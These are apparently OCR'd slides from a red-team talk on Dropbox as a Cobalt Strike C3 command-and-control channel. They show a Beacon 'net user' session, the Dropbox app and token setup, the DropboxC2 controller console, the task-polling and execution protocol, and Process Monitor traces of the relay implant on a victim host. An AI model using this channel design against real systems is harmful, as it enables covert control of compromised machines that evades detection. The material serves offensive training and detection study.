[10/8/2020 9:18:57 PM UTC] ShellCmd completed
(guidem) > shellcmd net user

'\\10.10.98.5\share'
CMD.EXE was started with the above path as the current directory.
UNC paths are not supported.  Defaulting to Windows directory.

User accounts for \\ws01

-------------------------------------------------------------------------------
DefaultAccount           Guest                    itadmin
The command completed successfully.
```


C3 CHANNEL – DROPBOX

- Dropbox has a rich and well documented API

- HTTPs enabled and trusted cloud service

- Therefore, Dropbox isn't categorized as a malicious domain right off the bat

- Cobaltstrike added External C2 feature to allow 3rd party programs to act as a communication layer between Cobalt Strike and its Beacon payload



My apps

guidem-drop
Status: Development
Permission type: Scoped App (App Folder)

App folder name: guidem-drop

App key: [redacted]

App secret: Show

OAuth 2

Redirect URIs

https:// (http allowed for localhost) | Add

Allow public clients (Implicit Grant & PKCE)

Allow

Generated access token

rvf[redacted]MDL8

This access token can be used to access your account [redacted] via the API. Don't share your access token with anyone.


Access token expiration

No expiration

```
DROPBOXC2

[*] DropboxC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Ver
sion 0.2.4
[*][CONFIG] Using Dropbox API access token from configuration file
[SETUP] Enter the master password used to encrypt all data between the agents an
d the controler:
[+] Derived master key from password: [Gcgn+o/iVwZ63PSIj15j3Q==]
You can save it in the config file to reuse it automatically next time
[+] Creating [./incoming] directory for incoming files
[*] Starting Polling thread

Agent ID    Status    Last Beacon (UTC)    Wake Up time (UTC)
---------   --------  -------------------  --------------------

[main]#>
```

C3 CHANNEL – DROPBOX

Diagram Showing the Overview of the Process



1.Create a new file in Dropbox with key 'AGENT:$UUID'

4. Poll Dropbox for new files entitled '$UUID:TaskForYou'

5.Download object and read data with '$UUID:TaskForYou', delete file and execute body contents.

6.Create file with key '$UUID:RespForYou' with results of task execution

Continue polling for tasks

2.Discover AGENT file, register with self, delete Agent file


Then retrieve task from Team Server

3. Create a file in dropbox with key '$UUID:TaskForYou' with contents for client to execute.

7.Poll for '$UUID:RespForYou' and deliver results to team server

C3 CHANNEL – DROPBOX (VICTIM)

Victim's view after executing the implant from C3



```
C:\Users\vagrant\Desktop>.\Relay_x64_f576_dropbox-relay.exe

C:\Users\vagrant\Desktop>
```


Name	29% CPU	72% Memory
osquery daemon and shell	0.4%	1.1 MB
Process Monitor	3.1%	10.1 MB
Relay_x64_f575_relay-victim.exe	0%	8.6 MB
Relay_x64_f576_dropbox-relay.exe	0%	4.4 MB
Runtime Broker	0%	9.5 MB
Search	0%	0.1 MB
Search Background Task		
Service Host: DCOM Ser		
Service Host: Local Servic		
Service Host: Local Servic		
Service Host: Local Servic		
Service Host: Local Servic		
Service Host: Local Servic		
Service Host: Local Syste		
Service Host: Local Syste		

Process Monitor - C:\Users\vagrant\Desktop\dropbox.PML

```
Time o...  Process Name                      PID  Operation                       Path                                                   Result             Detail
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 Process Start                                                                          SUCCESS            Parent PID: 4900, Command line: .\Relay...
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 Thread Create                                                                          SUCCESS            Thread ID: 2652
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 Load Image                      C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe  SUCCESS        Image Base: 0x7ff689cd0000, Image Si...
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 Load Image                      C:\Windows\System32\ntdll.dll                          SUCCESS            Image Base: 0x7ff8314e0000, Image Si...
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 IRP_MJ_CREATE                   C:\Users\vagrant\Desktop                               SUCCESS            Desired Access: Execute/Traverse, Sync...
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 IRP_MJ_QUERY_SECURITY           C:\Users\vagrant\Desktop                               SUCCESS            Information: Attribute
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 Load Image                      C:\Windows\System32\kernel32.dll                       SUCCESS            Image Base: 0x7ff8308a0000, Image Si...
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 Load Image                      C:\Windows\System32\KernelBase.dll                     SUCCESS            Image Base: 0x7ff82e7a0000, Image Si...
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 FASTIO_NETWORK_QUERY_OPEN       C:\Windows\System32\apphelp.dll                        FAST IO DISALLO...
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 IRP_MJ_CREATE                   C:\Windows\System32\apphelp.dll                        SUCCESS            Desired Access: Read Attributes, Dispo...
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 FASTIO_QUERY_INFORMATION        C:\Windows\System32\apphelp.dll                        SUCCESS            Type: QueryBasicInformationFile, Creati...
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 IRP_MJ_CLEANUP                  C:\Windows\System32\apphelp.dll                        SUCCESS
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 IRP_MJ_CLOSE                    C:\Windows\System32\apphelp.dll                        SUCCESS
